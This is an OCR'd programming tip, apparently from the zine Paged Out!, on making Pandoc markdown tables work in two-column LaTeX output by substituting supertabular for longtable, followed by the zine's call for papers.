
Right	Left	Center	Default
12	12	12	12
123	123	123	123
1	1	1	1

The source code is the following:

```
  Right     Left     Center     Default
-------     ------ ----------   -------
     12     12        12           12
    123     123       123         123
      1     1          1             1
```

It works only in single column mode. The workaround/trick to make it work in two-colums mode is to is write a pandoc/latex header to use `supertabular` instead of `longtable`. In the `header-includes:` section add:

```
\usepackage{supertabular}
\let\longtable\supertabular
\let\endlongtable\endsupertabular
\let\endhead\
```



Paged Out! #3 Call For Papers ⁂ Submission deadline: 20 February 2020

Accepting articles about programming (especially programming tricks!),
infosec, reverse engineering, OS internals, retro computers,
modern computers, electronics, hacking, demoscene, radio,
and any other cool technical stuff!

For details please visit:

https://pagedout.institute/